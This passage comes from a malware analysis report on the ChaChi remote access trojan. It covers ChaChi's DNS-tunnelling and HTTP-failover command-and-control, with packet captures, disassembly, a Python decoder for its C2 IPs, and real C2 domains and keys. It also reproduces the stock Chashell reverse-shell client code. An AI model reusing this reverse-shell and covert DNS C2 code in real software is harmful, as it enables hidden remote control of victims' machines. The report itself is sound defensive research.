2191 34.620449 192.168.2.4  8.8.8.8      DNS   295 Standard query 0xc8a1 TXT b9bc750edca5fa77594472882c0329a0243bce90aed9e101b84c1d60fd3313f.0a10ff374de5eb65dabf7937ea8b
2192 34.686036 8.8.8.8      192.168.2.4  DNS   309 Standard query response 0xc8a1 TXT b9bc750edca5fa77594472882c0329a0243bce90aed9e101b84c1d60fd3313f.0a10ff374de5eb65dab
2193 34.689510 192.168.2.4  8.8.8.8      DNS   214 Standard query 0xf5be TXT 17b79eb7bb8768302db7acbea467d4151728d1b2cdfb559d6ea8d08eaeca9a2.4929073790a589ebcee00efedb87
2194 34.755069 8.8.8.8      192.168.2.4  DNS   228 Standard query response 0xf5be TXT 17b79eb7bb8768302db7acbea467d4151728d1b2cdfb559d6ea8d08eaeca9a2.4929073790a589ebcee
2195 34.780388 192.168.2.4  8.8.8.8      DNS   187 Standard query 0x4345 TXT 65d389c5bb6cdd674695a4733f72bbb4b3e58aa00edf57a9b962836c7318fff.58c3db60a20f93eee3dab91e321b
2196 34.843876 8.8.8.8      192.168.2.4  DNS   294 Standard query response 0x4345 TXT 65d389c5bb6cdd674695a4733f72bbb4b3e58aa00edf57a9b962836c7318fff.58c3db60a20f93eee3d
2197 34.849673 192.168.2.4  8.8.8.8      DNS   187 Standard query 0x1f7a TXT e4eb3d1e6307bb8575c9ff3b2eeb207d3770ddd9ffe41f56d2195f07a8f98c0.3c00a20cd372bf13ccbffea3e59e
2198 34.918535 8.8.8.8      192.168.2.4  DNS   366 Standard query response 0x1f7a TXT e4eb3d1e6307bb8575c9ff3b2eeb207d3770ddd9ffe41f56d2195f07a8f98c0.3c00a20cd372bf13ccbffea3e

▶ Frame 2185: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits)
▶ Ethernet II, Src: Dell_ea:15:88 (ec:f4:bb:ea:15:88), Dst: VMware_82:cb:33 (00:0c:29:82:cb:33)
▶ Internet Protocol Version 4, Src: 192.168.2.4, Dst: 8.8.8.8
▶ User Datagram Protocol, Src Port: 55046, Dst Port: 53
▼ Domain Name System (query)
    Transaction ID: 0x3f1d
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▶ 658fe29f498bdef4587298ba1a72b31dd85deb2649754398a9a846c3a123722.d9b3f7b130b2f5bdc7ba26aef05db26e1309135855535ecda2f98a370.transnet.wiki: type TXT, class IN
    [Response In: 2187]
```

Figure 12 - DNS traffic generated by ChaChi.

Should the DNS communications fail for whatever reason, ChaChi also contains a failover mechanism where it uses HTTP in the form of encoded POST requests to communicate with its C2 servers. HTTP POST requests are generally used to send data to a server to create or update a resource on that server. ChaChi uses these requests for C2 communications instead. Before it can attempt to establish C2 communications, it must first decode its embedded C2 server domains and IP addresses.

Decoding C2 IPs and Domains

ChaChi is preconfigured with a list of C2 domains for DNS tunnelling, as well as IP addresses for HTTP C2 failover. The domains are encoded just like any other string in a gobfuscated binary, using a dedicated function that carries out the XOR decode process:




```
main_decode_C2_Domains proc near

var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8
arg_0= xmmword ptr  8
arg_10= xmmword ptr  18h

mov     rcx, gs:28h
mov     rcx, [rcx+0]
cmp     rsp, [rcx+10h]
jbe     short loc_7C05FF
```

```
sub     rsp, 28h
mov     [rsp+28h+var_8], rbp
lea     rbp, [rsp+28h+var_8]
xorps   xmm0, xmm0
movups  [rsp+28h+arg_0], xmm0
movups  [rsp+28h+arg_10], xmm0
call    decode_englishdialoge_xyz
mov     rax, [rsp+28h+var_28]
mov     [rsp+28h+var_10], rax
mov     rcx, [rsp+28h+var_20]
mov     [rsp+28h+var_18], rcx
call    decode_starhouse_xyz
mov     rax, [rsp+28h+var_20]
mov     rcx, [rsp+28h+var_28]
mov     rdx, [rsp+28h+var_10]
mov     qword ptr [rsp+28h+arg_0], rdx
mov     rdx, [rsp+28h+var_18]
mov     qword ptr [rsp+28h+arg_0+8], rdx
mov     qword ptr [rsp+28h+arg_10], rcx
mov     qword ptr [rsp+28h+arg_10+8], rax
mov     rbp, [rsp+28h+var_8]
add     rsp, 28h
retn
```

```
loc_7C05FF:
call    runtime_morestack_noctxt
jmp     main_decode_C2_Domains
main_decode_C2_Domains endp
```

Figure 13 - C2 Domains are Decoded from Gobfuscated functions.

The domain that will be used is chosen at random through the use of “Intn” from the “rand” package, which is seeded by the value returned from an earlier call to “time.Now”:



```
loc_7C06B9:
mov     rdx, cs:qword_C07D00
mov     qword ptr [rsp+68h+var_68], rdx
imul    rcx, 3B9ACA00h
and     rax, 3FFFFFFFh
movsxd  rax, eax
add     rax, rcx
mov     rcx, 0A1B203EB3D1A0000h
add     rax, rcx
mov     qword ptr [rsp+68h+var_68+8], rax
call    math_rand___ptr_Rand__Seed
nop
mov     rax, cs:qword_C07D00
mov     qword ptr [rsp+68h+var_68], rax
mov     qword ptr [rsp+68h+var_68+8], 1
call    math_rand___ptr_Rand__Intn
mov     rax, qword ptr [rsp+68h+var_58]
mov     [rsp+68h+var_48], rax
call    main_decode_C2_Domains
movups  xmm0, [rsp+68h+var_68]
movups  [rsp+68h+var_28], xmm0
movups  xmm0, [rsp+68h+var_58]
movups  [rsp+68h+var_18], xmm0
mov     rax, [rsp+68h+var_48]
cmp     rax, 2
jnb     short loc_7C0771
```

Figure 14 - Randomizing C2 Domain Selection.


The decoding of the C2 IP addresses is a little more complicated, although not overly so. As with the C2 domains, the inevitable selection of a C2 IP address is also randomized through calls to “time.Now”, “rand.Seed” and “rand.Shuffle”. The C2 IP decoding function takes several arguments: a pointer to the encoded C2 IP array, an integer value indicating the number of encoded IP addresses, and a hex number used in the decoding of each octet of each IP address. The decoding of the C2 IP addresses works as follows:

- Read a word (2 bytes) at the initial offset into the C2 IP array determined by the earlier shuffle.
- Subtract the hex number (0xA in all observed cases) from the retrieved value.
- Convert the result to its base 10 equivalent (thereby creating a single octet of an IP).
- Repeat 4 times per encoded IP.

- Join the decoded octets with a "." (thus fully decoding a stored C2 IP address).

These steps are repeated until all IP addresses have been decoded

The equivalent Python code for the decoding operation can been seen below, or an example CyberChef recipe operating on one encoded IP address can be found here.



```python
# If we have obtained the C2s, attempt to decode them
if c2_array:
    for k,v in c2_array.items():
        c2_array[k] = ".".join(str(o - 10) for o in struct.unpack("<HHHH", v))
    return c2_array
else:
    return None
```


Figure 15 - Python Code for C2 Decode.

With the C2 addresses decoded, ChaChi can now initiate a connection to its C2 infrastructure.

Modified Chashell

Rather than implement an entirely bespoke means of DNS tunnelling, the developers opted to leverage an off-the-shelf solution (or at least components of that solution). They used a package called Chashell that provides a reverse shell over DNS.


Chashell operates by taking data from a shell or terminal that it serializes into Protocol Buffers before encrypting it using symmetric encryption in the form of XSalsa20 + Poly1305. This encrypted data is then hex encoded and packed into a TXT query. The response to the TXT query is also subject to the same protocol buffer serialization, encryption, and hex encoding:



```
▼ Answers
  ▼ 0ff5530eabfaf81c28007b1a7e031f3c0d0e0a092a0112f259ef00b7e4a3dbb.39ca87c582a941a116ddd778b26a1733d0bf3ec7cebef8c40.englishdialoge.xyz: type TXT, class IN
      Name: 0ff5530eabfaf81c28007b1a7e031f3c0d0e0a092a0112f259ef00b7e4a3dbb.39ca87c582a941a116ddd778b26a1733d0bf3ec7cebef8c40.englishdialoge.xyz
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
      Time to live: 3599 (59 minutes, 59 seconds)
      Data length: 97
      TXT Length: 96
      TXT: 09ba8f3068beed9d130acece52faf48caad9af0c2aab2181c8bcfcf4d688a51c56152bab042b37ab53d0c4d1a180f4d6
```

Figure 16 - Chashell DNS tunnelling Query and Response.

The default Chashell client takes a target domain and symmetric encryption key at build time, both of which are hardcoded. These are then used to establish the encrypted DNS tunnel to the Chashell server. Once a connection is established, it redirects the standard input/output/error from “cmd.exe” or “/bin/sh” – depending on the operating system target – into the DNS tunnel, thereby creating a reverse shell:




```
var (
        targetDomain  string
        encryptionKey string
)

func main() {
        var cmd *exec.Cmd

        if runtime.GOOS == "windows" {
                cmd = exec.Command("cmd.exe")
        } else {
                cmd = exec.Command("/bin/sh", "-c", "/bin/sh")
        }

        dnsTransport := transport.DNSStream(targetDomain, encryptionKey)

        cmd.Stdout = dnsTransport
        cmd.Stderr = dnsTransport
        cmd.Stdin = dnsTransport
        cmd.Run()
}
```

Figure 17 - Standard Chashell Client Code.

The ChaChi operators borrowed the DNS tunnelling transport mechanism from Chashell, but it is no longer operating as a simple reverse shell. They instead opted to make several modifications, including the removal of the default action of spawning a reverse shell, and the addition of an extra layer of encoding on some of the data passing through the DNS stream.


In effect, Chashell is just a cog in the machine that is ChaChi, so it can achieve covert C2 communications. As mentioned, not all data traversing the DNS tunnel is subjected to this additional encoding, which is reserved for a specific proto-buffer field, of which there are five in use by Chashell:



```
message Message {
    bytes clientguid = 1;
    oneof packet {
        ChunkStart chunkstart = 2;
        ChunkData chunkdata = 3;
        PollQuery pollquery = 4;
        InfoPacket infopacket = 5;
    }
}
```

Figure 18 - Chashell Protocol Buffer Message.


- **ClientGUID:** This field is an ID that uniquely identifies messages from a specific client so they can be correctly processed by the server. ClientGUID fields are present in all messages.
- **ChunkStart**: This message is used to identify messages that belong to the same "chunk".
- **ChunkData:** This is the message which transports the core data that will traverse the tunnel. In the case of a standard Chashell, this would contain the output of the standard streams. These messages contain data that needs to be reconstructed based on the information provided by a "ChunkStart" message.
- **PollQuery:** These messages are like heartbeat messages from the client to the server to query if there are commands/data waiting to be transmitted.
- **Infopacket:**These messages are used to transport the hostname of the client to the server as a means of more easily identifying active Chashell sessions. Only the "ChunkData" messages, in particular the "packet" field of that message, are subjected to the additional custom encoding that is not present in the standard Chashell client source code:



```
message ChunkData {
    int32 chunkid = 1; // Chunk identifier
    int32 chunknum = 2; // Current chunk identifier
    bytes packet = 3; // Data
}
```

Figure 19 - ChunkData message structure.

The encoding in "ChunkData" messages happens immediately prior to serializing the data into a protocol buffer, and it is performed in two steps. Step one involves Base64-encoding the data, which is then passed to another function that performs XOR encoding using a hardcoded string:




```
mov     rbx, cs:qword_C06FE8
mov     qword ptr [rsp+128h+var_128], rbx ; string to be encoded
mov     qword ptr [rsp+128h+var_128+8], rax
mov     qword ptr [rsp+128h+var_118], rdx
mov     qword ptr [rsp+128h+var_118+8], rcx
call    encoding_base64___ptr_Encoding__EncodeToString
mov     rax, qword ptr [rsp+128h+var_118+18h]
mov     rcx, qword ptr [rsp+128h+var_118+10h]
mov     qword ptr [rsp+128h+var_128], rcx ; Base64 Encoded as bytes
mov     qword ptr [rsp+128h+var_128+8], rax ; Number of bytes in encoded base64
mov     rax, cs:xor_key_len
mov     rcx, cs:xor_key
mov     qword ptr [rsp+128h+var_118], rcx ; XOR Key
mov     qword ptr [rsp+128h+var_118+8], rax ; xor_key_length
call    xor_encode
mov     rax, qword ptr [rsp+128h+var_118+18h]
mov     rcx, qword ptr [rsp+128h+var_118+10h]
```

Figure 20 - Base64 and XOR encoding prior to Serialization.

Now that we understand how data is encoded, serialized, and encrypted, and we can recover both the XOR key and symmetric encryption key through de-Gobfuscation, it is possible to decrypt ChaChi traffic. We will discuss the decryption process in more depth later. In all samples found and analyzed, the XOR key used was "d*ck" (replace * with an i) and the encryption key was "37c3cb07b37d43721b3a8171959d2dff11ff904b048a334012239be9c7b87f63". This leaves little doubt that it is a singular threat actor or group behind all attacks where a ChaChi binary was found.

Alternative/Failover C2

As already mentioned, ChaChi will initially attempt to establish C2 communications over DNS via Chashells DNS Streams. Should those initial attempts fail, it will failover to HTTP:



```
loc_7C041C:
mov     cs:DNS_or_HTTP_C2_Bool, 1
```

```
loc_7C0423:
cmp     qword ptr cs:xmmword_C09D28+8, 2
jg      loc_7C04DF      ; Switch to HTTP for C2 if DNS fails
```

```
call    main_slicebytetostring_2
mov     rax, [rsp+38h+var_30]
mov     rcx, [rsp+38h+var_38]
lea     rdx, qword_C09D20
mov     [rsp+38h+var_38], rdx
mov     [rsp+38h+var_30], rcx
mov     [rsp+38h+var_28], rax
call    Connect_C2_Server_over_DNS
mov     cs:DNS_or_HTTP_C2_Bool, 1
mov     rax, cs:chashell_bool
mov     rcx, 0DF8475800h
imul    rax, rcx
mov     [rsp+38h+var_38], rax
call    time_Sleep
```

